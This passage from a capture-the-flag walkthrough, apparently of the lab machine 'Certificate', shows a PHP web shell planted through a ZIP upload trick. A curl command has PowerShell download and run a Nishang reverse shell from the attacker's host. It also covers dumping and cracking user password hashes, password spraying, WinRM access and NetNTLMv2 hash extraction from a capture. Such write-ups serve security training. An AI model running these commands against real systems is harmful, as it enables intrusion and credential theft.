
After uploading the ZIP file, it’s accepted by the server, and the resulting extracted file is displayed as shell.php .pdf.
Requesting the exact name shell.php .pdf returns a 400 Bad Request error, but the actual stored file is named shell.php and can be used to execute system-level commands.

Once command execution and connectivity to the attacker machine have been confirmed, I’ll send a reverse shell using Nishang :
[bryan@sec]$ curl -s 'http://certificate.htb/static/uploads/8ad6b1453a685cd6a629959dcfb5039d/shell.php?0=powershell iex(New-Object Net.WebClient).downloadString("http://10.10.15.79/XdD.sv")'

-----
[bryan@sec]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.51 - - [12/Sep/2026 19:48:59] "GET /XdD.svg HTTP/1.1" 200 -

-----
[bryan@sec]$ sudo rlwrap nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.51 56899
Windows PowerShell running as user xamppuser on DC01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

XD C:\xampp\htdocs\certificate.htb\static\uploads\8ad6b1453a685cd6a629959dcfb5039d> whoami
certificate\xamppuser

XD C:\xampp\htdocs\certificate.htb> hostname
DC01

XD C:\xampp\htdocs\certificate.htb> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::c4ec:e1c1:463d:3c2e
   Link-local IPv6 Address . . . . . : fe80::432e:a0f1:2e46:b40b%7
   IPv4 Address. . . . . . . . . . . : 10.129.245.51
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:fe94:9b51%7
                                       10.129.0.1
This provides a shell on DC01 as xamppuser, the account running the web application.
Shell as Sara.B
Initial Enumeration
The xamppuser account has access to the web application files, so I’ll perform an initial enumeration of files and directories:
XD C:\xampp\htdocs\certificate.htb> dir -Force

    Directory: C:\xampp\htdocs\certificate.htb

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   1:49 AM                static
-a----       12/24/2024  12:45 AM           7179 about.php
-a----       12/30/2024   1:50 PM          17197 blog.php
-a----       12/30/2024   2:02 PM           6560 contacts.php
-a----       12/24/2024   6:10 AM          15381 course-details.php
-a----       12/24/2024  12:53 AM           4632 courses.php
-a----       12/23/2024   4:46 AM            549 db.php
-a----       12/22/2024  10:07 AM           1647 feature-area-2.php
-a----       12/22/2024  10:22 AM           1331 feature-area.php
-a----       12/22/2024  10:16 AM           2955 footer.php
-a----       12/23/2024   5:13 AM           2351 header.php
-a----       12/24/2024  12:52 AM           9497 index.php
-a----       12/25/2024   1:34 PM           5908 login.php
-a----       12/23/2024   5:14 AM            153 logout.php
-a----       12/24/2024   1:27 AM           5321 popular-courses-area.php
-a----       12/25/2024   1:27 PM           8240 register.php
-a----       12/28/2024  11:26 PM          10366 upload.php

XD C:\xampp\htdocs\certificate.htb> type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
The web application root directory is C:\xampp\htdocs\certificate.htb, and the db.php file stands out because it handles the connection between the web application and the MySQL database and in this case the file contains hardcoded credentials for a database user.
These credentials can be used to access the web application database and retrieve the hashed credentials of all students and teachers:
XD C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "show databases;"
Database
certificate_webapp_db
information_schema
test

XD C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "use certificate_webapp_db; show tables;"
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses

XD C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -pcert!f!c@teDBPWD -e "use certificate_webapp_db; select * from users;"
id	first_name	last_name	username	email	password	created_at	role	is_active
1	Lorra	Armessa	Lorra.AAA	lorra.aaa@certificate.htb	$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG2024-12-23 12:43:10	teacher	1
6	Sara	Laracrof	Sara1200	sara1200@gmail.com	$2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK2024-12-23 12:47:11	teacher	1
7	John	Wood	Johney	johny009@mail.com	$2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq	2024-12-23 13:18:18	student	1
8	Havok	Watterson	havokww	havokww@hotmail.com	$2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti	2024-12-24 09:08:04	teacher	1
9	Steven	Roman	stev	steven@yahoo.com	$2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2	2024-12-24 12:05:05	student	1
10	Sara	Brawn	sara.b	sara.b@certificate.htb	$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6	2024-12-25 21:31:26	admin	1
12	attacker	attacker	attacker	attacker@gmail.com	$2y$04$2EXhV5n5OUYHovjeewbOrugtBlTS3u8X2vsl7z50vX5lJlmW0zFEW	2026-09-13 00:07:48	student	1
These credentials belong to domain users, so it’s worth attempting to crack their hashes:
[bryan@sec]$ john hashes.txt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 5 password hashes with 5 different salts
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Blink182      (?)
One of the hashes was successfully cracked, and it belongs to Sara.B.
Since this is a password from the web platform and is not necessarily the domain password, the first step is to perform password spraying against all domain users to check for password reuse:
[bryan@sec]$ nxc smb 10.129.245.51 -u users.txt -p 'Blink182' --continue-on-success | grep '[+]'
SMB                      10.129.245.51   445    DC01             [+] certificate.htb\Sara.B:Blink182
This confirms the first valid domain credential.
Basic enumeration shows that this user is a member of the Help Desk group, and the Help Desk group is a member of Remote Management Users:
XD C:\xampp\mysql\bin> net user Sara.B
User name                    Sara.B
Full Name                    Sara Baradek
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/3/2024 7:01:09 PM
Password expires             Never
Password changeable          11/4/2024 7:01:09 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/26/2024 11:01:28 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Help Desk
The command completed successfully.

XD C:\xampp\mysql\bin> net localgroup "Remote Management Users"
Alias name     Remote Management Users
Comment        Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.

Members

-------------------------------------------------------------------------------
Help Desk
Lion.SK
Ryan.K
The command completed successfully.
This allows us to get a remote shell on DC01 and enumerate the user’s files:
[bryan@sec]$ ewp -i 10.129.245.51 -u 'Sara.B' -p 'Blink182'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.245.51:5985' as 'Sara.B'
evil-winrm-py PS C:\Users\Sara.B\Documents>
evil-winrm-py PS C:\Users\Sara.B\Documents> tree C:\Users\Sara.B /F /A
Folder PATH listing
Volume serial number is 7E12-22F9
C:\USERS\SARA.B
+---3D Objects
+---Contacts
+---Desktop
+---Documents
|   \---WS-01
|           Description.txt
|           WS-01_PktMon.pcap
|
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Searches
\---Videos

evil-winrm-py PS C:\Users\Sara.B\Documents> type WS-01\Description.txt
The workstation 01 is not able to open the "Reports" smb shared folder which is hosted on DC01.
When a user tries to input bad credentials, it returns bad credentials error.
But when a user provides valid credentials the file explorer freezes and then crashes!
The user directory contains a Description.txt file describing an issue between a workstation and the DC. It also contains a WS-01_PktMon.pcap file, which is a network capture between the workstation and the DC intended to provide evidence of the problem.
Shell as Lion.SK
The PCAP capture shows communication exclusively between two machines: 192.168.56.128 and 192.168.56.101. The protocols used during the communication can also be identified:
[bryan@sec]$ tshark -r WS-01_PktMon.pcap -z conv,ip -q
================================================================================
IPv4 Conversations
Filter:<No Filter>
                                               |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                               | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
192.168.56.128       <-> 192.168.56.101           312 75 kB         820 182 kB       1132 257 kB        0.954492000        31.0464

[bryan@sec]$ tshark -r WS-01_PktMon.pcap -z io,phs -q

===================================================================
Protocol Hierarchy Statistics
Filter:

frame                                    frames:1138 bytes:258266
  eth                                    frames:1138 bytes:258266
    arp                                  frames:6 bytes:288
    ip                                   frames:1132 bytes:257978
      udp                                frames:12 bytes:2126
        dns                              frames:6 bytes:534
        cldap                            frames:6 bytes:1592
      tcp                                frames:1120 bytes:255852
        nbss                             frames:183 bytes:61471
          smb                            frames:2 bytes:254
          smb2                           frames:181 bytes:61217
            dcerpc                       frames:4 bytes:1360
              srvsvc                     frames:2 bytes:776
            smb2                         frames:4 bytes:2122
              smb2                       frames:2 bytes:1510
            nbss                         frames:1 bytes:318
              smb2                       frames:1 bytes:318
        dcerpc                           frames:8 bytes:1994
          epm                            frames:2 bytes:448
          lsarpc                         frames:2 bytes:716
        kerberos                         frames:8 bytes:4975
===================================================================
SMB and Kerberos are particularly relevant because both protocols involve user authentication during the communication process.
Extracting NetNTLMv2 Hash from PCAP
Opening the capture in Wireshark and displaying only TCP traffic shows the beginning of the TCP connection, including the Three-Way Handshake between the client (192.168.56.128) and the server (192.168.56.101).
Filter: tcp and not (tcp.analysis.retransmission or tcp.analysis.fast_retransmission or tcp.analysis.duplicate_ack).

The client establishes a connection to the server’s SMBv2 service on port 445 and authenticates using NTLM:
- The authentication process begins when the client sends the
Session Setup Request, NTLMSSP_NEGOTIATEmessage to indicate that it wants to authenticate using NTLM and to advertise its capabilities. - The server responds with
Session Setup Response, STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGEto send the challenge to the client. - Finally, the client responds with
Session Setup Response, NTLM_AUTH, sending information to the server such as the username, domain, and challenge response.
The capture contains multiple failed login attempts for the Administrator user. This means that even if the NetNTLMv2 hash is extracted and cracked, it’s unlikely to be valid for this user. Nevertheless, I’ll reconstruct the hash from one of the login attempts, attempt to crack it, and then test it against other users.
The hash must follow this format: username::DOMAIN:server_challenge:nt_proof_str:blob_remainder.
The server_challenge can be found in the NTLMSSP_CHALLENGE message, in the NTLM Server Challenge field:

The username and DOMAIN are shown in the NTLMSSP_AUTH message. The other two fields are found in the NTLMv2 response: nt_proof_str (HMAC-MD5) represents the first 16 bytes of the string, while blob_remainder is the remaining string without the HMAC-MD5.

This produces the following hash. However, attempting to crack it doesn’t produce any results:
[bryan@sec]$ cat administrator_netntlmv2.txt
Administrator::WS-01:0f18018782d74f81:3ff29ba4b51e86ed1065c438b6713f28:01010000000000000588e3da922edb012a49d5aaa4eeea0c00000000020016004300450052005400490046004900430041005400450001000800440043003000310004001e00630065007200740069006600690063006100740065002e006800740062000300280044004300300031002e00630065007200740069006600690063006100740065002e0068007400620005001e00630065007200740069006600690063006100740065002e00680074006200070008000588e3da922edb0106000400020000000800300030000000000000000000000000300000dc8f08a3fced11be77c988c86f35837e8ec242f6f5e1d65ec5247e3a87d8fe580a001000000000000000000000000000000000000900120063006900660073002f0044004300300031000000000000000000

[bryan@sec]$ john administrator_netntlmv2.txt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2026-09-12 19:54) 0g/s 4539Kp/s 4539Kc/s 4539KC/s !Sketchy!..*7¡Vamos!
Session completed
Extracting Kerberos Hashes from PCAP
The capture also contains Kerberos messages::


Kerberos authentication can be summarized as follows:
- KRB_AS_REQ: To access different services in the domain, the user first requests a TGT from the KDC by sending a message containing a timestamp and the username.
- KRB_AS_REP: The server validates the user’s identity by decrypting the timestamp. If it’s correct, the server responds with a message containing the TGT.
- KRB_TGS_REQ: To access a service, the client then requests a TGS from the KDC for that specific service using the TGT.
